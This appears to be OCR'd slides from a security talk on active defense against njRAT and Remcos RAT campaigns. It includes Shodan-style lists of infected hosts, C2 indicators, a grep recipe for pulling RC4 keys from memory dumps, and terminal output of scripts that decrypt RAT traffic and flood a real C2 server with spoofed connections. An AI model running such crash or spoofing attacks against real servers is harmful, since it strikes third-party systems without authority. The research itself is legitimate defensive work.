Apache County Schools Superintendent's Office
Added on 2019-04-12 14:59:24 GMT
United States, Saint Johns

malware

Exploits | Maps | Like 5 | Download Results | Create Report

TOTAL RESULTS

44

TOP COUNTRIES

Algeria	12
Brazil	6
Tunisia	5
Morocco	5
Italy	4

TOP ORGANIZATIONS

Telecom Algeria	12
Wind Telecomunicazioni	4
Maroc Telecom	4
Vivo	3
TOPNET	3

RELATED TAGS: njrat | malware | remote access trojan

156.223.228.47
host-156.223.47.228-static.tedata.net
TE Data
Added on 2019-04-09 23:47:09 GMT
Egypt, Cairo

malware

CAP|'|'|36|'|'|28[endof]

160.179.175.195
Maroc Telecom ADSL
Added on 2019-04-10 15:01:53 GMT
Morocco, Sale

malware

CAP|'|'|238|'|'|183[endof]

41.104.103.118
Telecom Algeria
Added on 2019-04-08 19:58:34 GMT
Algeria, Blida

malware

CAP|'|'|238|'|'|183[endof]

41.142.237.16
Maroc Telecom
Added on 2019-04-12 12:46:53 GMT
Morocco, Meknes

malware

CAP|'|'|238|'|'|183[endof]

185.6.56.175
BCI Telecommunication & Advanced Technology Compan

CAP|'|'|238|'|'|183[endof]

3 | SEARCH FOR VULNERABILITIES AND PROOFS OF CONCEPT

Offensive Countermeasures: The art of active defense
by John Strand, Paul Asadoorian, Ethan Robish, Benjamin Donnelly

ANNOYANCE, ATTRIBUTION, ATTACK

3 SEARCH FOR VULNERABILITIES AND PROOFS OF CONCEPT

njRAT v0.7d Port[2020] Online[1] Selected[1] REQ[0]

Scre	Name	IP	PC	User	Install Date	Flag	Country	Operating System	Cam	Ver	Ping	Active Window
	host1_D055099C	192.168.253.130	IE11WIN7	IEUser	18-09-28		N/A	Win 7 Enterprise SP1 x86	No	0.7d	004ms	Windows 7 (0

njRAT

njRAT has stopped working

Windows is checking for a solution to the problem...

Cancel

[Logs] [Builder] [Settings] [About] Connections[1] Upload [0 Bytes] Download [0 Bytes]

DoS_njRAT
192.168.253.1
PC : WIN-31337
USR : USR31337
OS : Win 7 Professional SP8 x64
CO : N/A
VR : 0.7d

Re-arm (all except Windows XP). Requires reboot.

slmgr /rearm

Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.

3 SEARCH FOR VULNERABILITIES AND PROOFS OF CONCEPT

REMCOS v1.7 Professional

Connections (39) | Automatic Tasks | Local Settings | Builder | Event Log (120) | About

Location	ID	Computer/User	Operating System	Latency	Active Window	Idle time	System Uptime	IP address	Port	RAM	Ver
Russian Feder...	9450080-FBB2...	00Q2NRE2TV/VVYR...	Windows 95 home (64 ...	Ping sent...	C:\Users\VVYR5H26Y\Des...	106 mins	97 mins	192.168.253.1	2404	705178.7...	1.7
Mexico	7482043-91B9...	YCCCW4X/A59EF4	Windows 7 Enterprise (...	Ping sent...	C:\Users\A59EF4\Desktop...	2 hours	2 hours	192.168.253.1	2404	401597 GB	1.7
Brazil	472034-2C189...	FU900EP/LBQCF95	Windows 10 Enterprise	Ping sent...	C:\Users\LBQCF95\Deskto...	74 mins	2 hours	192.168.253.1	2404	605947.8...	1.7
Colombia	320817-6011C...	F8UCMX/APQL92CP...	Windows 7 Enterprise (...	Ping sent...	C:\Users\APQL92CPKMS8\...	92 mins	2 hours	192.168.253.1	2404	863407.4...	1.7
Uruguay	6278697-7F10...	FRM3UP/6MI64K	Windows Server 2018 R9	Ping sent...	C:\Users\6MI64K\Desktop...	91 mins	70 mins	192.168.253.1	2404	750854.6...	1.7
Russian Feder...	8733231-882C...	H3O4X6E027/VPXTJC	Windows Server 2018 R9	Ping sent...	C:\Users\VPXTJC\Desktop...	2 hours	87 mins	192.168.253.1	2404	813820.7...	1.7
Mexico	8676865-3879...	MQ52I86R79T7/H1...	Mac OSX Darwin 92	Ping sent...	C:\Users\H1SPHR\Deskto...	94 mins	2 hours	192.168.253.1	2404	843702 GB	1.7
Ecuador	3986475-D47D...	C987983T/29ZBBX...	Windows 7 Enterprise (...	Ping sent...	C:\Users\29ZBBX2YO\Des...	54 mins	17 mins	192.168.253.1	2404	328403.5...	1.7
Uruguay	9304877-CA11...	OQRUKBCUP4L/4H...	Windows 10 Enterprise	Ping sent...	C:\Users\4H5G8\Desktop\...	2 hours	41 mins	192.168.253.1	2404	139366.6...	1.7
Panama	7755298-3C27...	MQHDM5CVRO/D30...	Windows Server 2018 R9	Ping sent...	C:\Users\D30MOQ84M4V\...	2 hours	2 hours	192.168.253.1	2404	817171.4...	1.7
Uruguay	3891414-8255...	DRCP1/02Y9NH696...	Linux Fedora 16 bits	Ping sent...	C:\Users\02Y9NH6969T\D...	61 mins	2 hours	192.168.253.1	2404	554210.7...	1.7
Peru	1605620-4E1D...	C3FQ80NQYPQV/1V...	Linux Fedora 16 bits	Ping sent...	C:\Users\1VDG9EFYLQHA\...	59 mins	97 mins	192.168.253.1	2404	561033.8...	1.7
Ecuador	2847123-EAA0...	2MW5OK/0U4GF67	Windows 7 Enterprise (...	Ping sent...	C:\Users\0U4GF67\Deskto...	21 mins	102 mins	192.168.253.1	2404	143627.3...	1.7
Uruguay	2504208-2134...	8XO4DRQ/62AGA	Linux Fedora 16 bits	Ping sent...	C:\Users\62AGA\Desktop\...	117 mins	53 mins	192.168.253.1	2404	652592.6...	1.7
Ecuador	3631207-27F1...	DYWRP8UB5F1D/Z...	Mac OSX Darwin 92	Ping sent...	C:\Users\Z8TLKIR\Deskto...	30 mins	2 hours	192.168.253.1	2404	125993.9...	1.7
Panama	969482-797A5...	JBAWG1AGMA/S8H...	Windows 95 home (64 ...	Ping sent...	C:\Users\S8HMSH1I\Deskt...	86 mins	2 hours	192.168.253.1	2404	201319 GB	1.7
Uruguay	9039483-3275...	TW81LI8IKYT4/FEU...	Windows Server 2018 R9	Ping sent...	C:\Users\FEUAY\Desktop\...	91 mins	90 mins	192.168.253.1	2404	352946.9...	1.7
Brazil	9403697-C637...	JMAC2VA4R/41GD9...	Windows 10 Enterprise	Ping sent...	C:\Users\41GD9XVYT\Des...	44 mins	2 hours	192.168.253.1	2404	273742.7...	1.7
Czech Republic	493665-B46DE...	M3V3GBG3BGP/BMA...	Windows 95 home (64 ...	Ping sent...	C:\Users\BMAI7M2DV\Des...	2 hours	25 mins	192.168.253.1	2404	525033.3...	1.7
Czech Republic	5420171-F0F11...	BGP3JNZ62ZX7/FC...	Linux Fedora 16 bits	Ping sent...	C:\Users\FC46PLBHP\Des...	43 mins	29 mins	192.168.253.1	2404	319124 GB	1.7
Venezuela, Bol...	2676509-2800...	FTBPPO/60RO2ZH71	Mac OSX Darwin 92	Ping sent...	C:\Users\60RO2ZH71\Des...	2 hours	2 hours	192.168.253.1	2404	556100.6...	1.7
Uruguay	1112612-D068...	M676Z0FPRME/R1P...	Windows 7 Enterprise (...	Ping sent...	C:\Users\R1PK6GKGGKO\...	2 hours	47 mins	192.168.253.1	2404	735738.9...	1.7
Argentina	1637941-D107...	BO2P45V20JK1/8G...	Linux Fedora 16 bits	Ping sent...	C:\Users\8G66M9KOBU\D...	46 mins	21 mins	192.168.253.1	2404	631706.1...	1.7
Czech Republic	8676489-937B...	MWPFW8HUUHC/Y...	Linux Fedora 16 bits	Ping sent...	C:\Users\Y6SUAFC14G5C\...	2 hours	71 mins	192.168.253.1	2404	927396.8...	1.7
Switzerland	6225971-38E2...	XGOX0I8HN67/BY4...	Windows Server 2018 R9	Ping sent...	C:\Users\BY4UTD5DSDJ\...	50 mins	45 mins	192.168.253.1	2404	667451.7...	1.7
Venezuela, Bol...	9417031-409B...	B1QTE/NT59I8C1B	Windows Server 2018 R9	Ping sent...	C:\Users\NT59I8C1B\Desk...	61 mins	52 mins	192.168.253.1	2404	418385.1...	1.7
Colombia	5272264-ECAE...	IVZ3IGTYQ3/DCXPX...	Windows 7 Enterprise (...	Ping sent...	C:\Users\DCXPX2NGJCF\...	2 hours	107 mins	192.168.253.1	2404	604419.9...	1.7
Peru	5670000-A8BD...	RDSVC765VJY/6XS...	Windows Server 2018 R9	Ping sent...	C:\Users\6XS3U6\Desktop...	2 hours	93 mins	192.168.253.1	2404	740772.7...	1.7

New connection!
Name: QVCWPU3KR8/P8JRRR9WJA
Assigned name: 4303319

3 | SEARCH FOR VULNERABILITIES AND PROOFS OF CONCEPT

REMCOS v2.3.0 Light

Connections (2) | Proxy Servers | Automatic Tasks | Local Settings | Agent Builder | Event Log (3438) | About

Location	Assigned Name	Computer/User	Operating System	Latency	Active Window	Idle time	System Uptime
United States	RemcosTest	IE11WIN7/IEUser	Windows 7 Enterprise (32...	0 ms	C:\Users\IEUser\Desktop\re...	2 mins	48 mins
Peru	RemcosTest	IHUK0/H2JYI11	Windows 7 Enterprise (32...	Ping sent...	Task Switching	0 mins	18 mins

File Manager - RemcosTest - IE11WIN7/IEUser

File explorer | File transfe

Drive

its subdirs)

Search


Name

REMCOS

Access violation at address 006B61F7 in module 'remcos v2.3.0 Light.exe'. Read of address 000000D4.


OK

4 DEVELOP THE ACTIVE DEFENSE PLAN



1. Build a payload that allows obtaining the geolocation using **WiFi networks**.
2. Intermittent **service C2** is caused by using the proof of concept of the first vulnerability, causing the attackers to **lose their C2 management**, forcing them to open the application continuously after crashing.
3. Process the **malware samples**, identify communication **RC4 keys** and **use it to spoof** the communication or analyze **captured traffic**.
4. Identify **the attacker intention**. Automated tasks are used by attackers **to avoid losing access** to specific clients. By decrypting the communications, we can identify **which tasks must be performed** by the client and analyze it to suggest the **attacker objective**.

5 | DOCUMENT THE CASE



edchavarro Add files via upload ...

images	Delete .ignore
LICENSE	Initial commit
README.md	Update README.md
annoying_Remcos.py	Add files via upload
annoying_Remcos2.2.py	Add files via upload
remcosKeyBF.py	Add files via upload
remcosTrafficDecrypter.py	Add files via upload

README.md

REMCOS RAT Active Defense

scripts for DFIR and Active Defense against Remcos RAT Campaings

Content

This repository contains a set of scripts for:

- Identifying Remcos RAT C2 servers [TODO]
- Spoof client connections to C2 server
- Annoying C2 server
- Decripting encrypted traffic once identified the RC4 key.
- A brute force implementation to get RC4 key. <== Hard to use with password longer than 4 characters

Annoying Remcos RAT

https://github.com/csieteco/remcos_AD

5 | DOCUMENT THE CASE

edchavarro Update README.md

LICENSE	Initial commit
README.md	Update README.md

README.md

RAT_IoCs

Remote Administration Tools IoC

Date: January 30 2019

- RAT: Remcos
- Sample: a2a1e9eb1f02b2ee6ce1d5fbbbb09a25
- Encrypted Traffic: Yes
- RC4 Key: contact @echavarro eduardo.chavarro@csiete.org

domains:

- lacoste587.lacoste587.agency
- dsquared21.dsquared21.rocks
- hugoboss01.hugoboss01.store
- luisvuitton.luisvuitton.tech
- supreme12.supreme12.recipes

Port: **4851**

IP address:

- 181.57.221.10

https://github.com/edchavarro/RAT_IoCs

FORENSIC ARTIFACTS

- Getting the **RC4** communication keys: Getting **RC4** keys from encrypted traffic is hard but
  - From the **malware sample** or, when encrypted, from the **memory of the process**, extract all the strings and search for the following regular expression: `grep -E ".*:[0-9]{4,5}:.*\|"`
  - You will find the server, port and key like this:

```
echavarro                    $ strings Backdoor.dmp |grep -E ".*:[0-9]{4,5}:.*\|"
127.0.0.1:2404:pass|
127.0.0.1:2404:pass|@@Host@@5@@
echavarro                    $ strings msiexec.dmp |grep -E ".*:[0-9]{4,5}:.*\|"
automovil1.peugeot10.cc:4450:6214119alex|comida2.kfc52.club:4450:6214119alex|auto14.wols
automovil1.peugeot10.cc:4450:6214119alex|comida2.kfc52.club:4450:6214119alex|auto14.wols
```

FORENSIC ARTIFACTS

- Now you can **decrypt** the traffic or **spoof** the communications:

```
echavarro                                                    $ python remcosTrafficDecrypter.py 6+ei7G4+zKg0tZH7SYK/a1WC7Dzj3LEd
/4y1299gerywzs/XmWTgCDU1Ag/6V+qtvyDTj4dYk5H5EEUk3DFXx+5peUrFDZlFDVUBk9qdasbGy5hkKZF3fm0aaJwSzW6RROZvmaDL+2vtMGNvpQs+IEl4wu/XH
AOJCHxDjoUW8+jzaYVOF0P5qS2/hsJMvKqOMKeQmmbZy7g3UFXvkEhd1Pv1lKidrwp71EfAeAmayykoj4BEmSDdNfdTHQC8FeyOCN6/bMUmAx5oLCZKE2NR3vm7xw
EsP518RxJo9/xZsQcgQo7nE62C5KRhR 6214119alex
Data:  n>¸4IkU<□□□□□□T#jRcOMO□p□□*

=\CwFq□4Xg7□□F2$ʷ@88Qo>6Tt?l$fm□
_u1□^R`1d65□□pYuP6□□p:~8{{|`□Y□□L{jj□vF:<Gr!\□□xZxK□_□Ě=□lA□`)□Q
Key:  6214119alex
Decrypted text:  [DataStart]□  K   Enero21|cmd|7 b 7 5 R a - P C / 7 b 7 5 R a |cmd|US|cmd|Windows 7 Professional (64 bit)|cm
o a m i n g \ m i c r o s o f t \ l o g s . d a t |cmd||cmd||cmd|T a s k   S w i t c h i n g |cmd|1|cmd|468|cmd|1605281|cmd|1
7-7700K CPU @ 4.20GHz
```


```
echavarro                                                    $ python annoying_Remcos2.2.py 181.57.221.10 4851 1 1 6214119alex
 Trying to annoy Remcos C2 server at  181.57.221.10 using port 4851

ATTACK: Annoying attack
{>>} AddNew sent 0 times
{<<} Response: [DataStart]□   □   0|cmd|10
{+} Process finished, 1 addnew messages sent to 181.57.221.10
```

CONCLUSIONS

- Fraudsters automate their tools to keep templates up to date and fashionable, promoting spectacular offers that convoke customers to buy the spoofed products and loss their money.
- Using Google Ads, this kind of fake e-shops can reach a biggest number of clients/victims.
- Powerful low-cost services support their infrastructure, giving them an opportunity. But they can move to cheaper options (xDedic https://securelist.com/xdedic-the-shady-world-of-hacked-servers-for-sale/75027/)
- But, while automating their crime-service, attackers also automate bad security practices that can be used to identify and contain them.

MUCHAS GRACIAS



csiete

Corporación para la investigación en Seguridad de la Información En Tecnologías Emergentes

info@csiete.org | www.csiete.org | @csieteco
Bogotá | Cra 49 # 128B – 31 Oficina 201 |
Medellín | Complejo Ruta N Oficina 1041 |
| +57 (4) 516 77 70 ext. 1161 |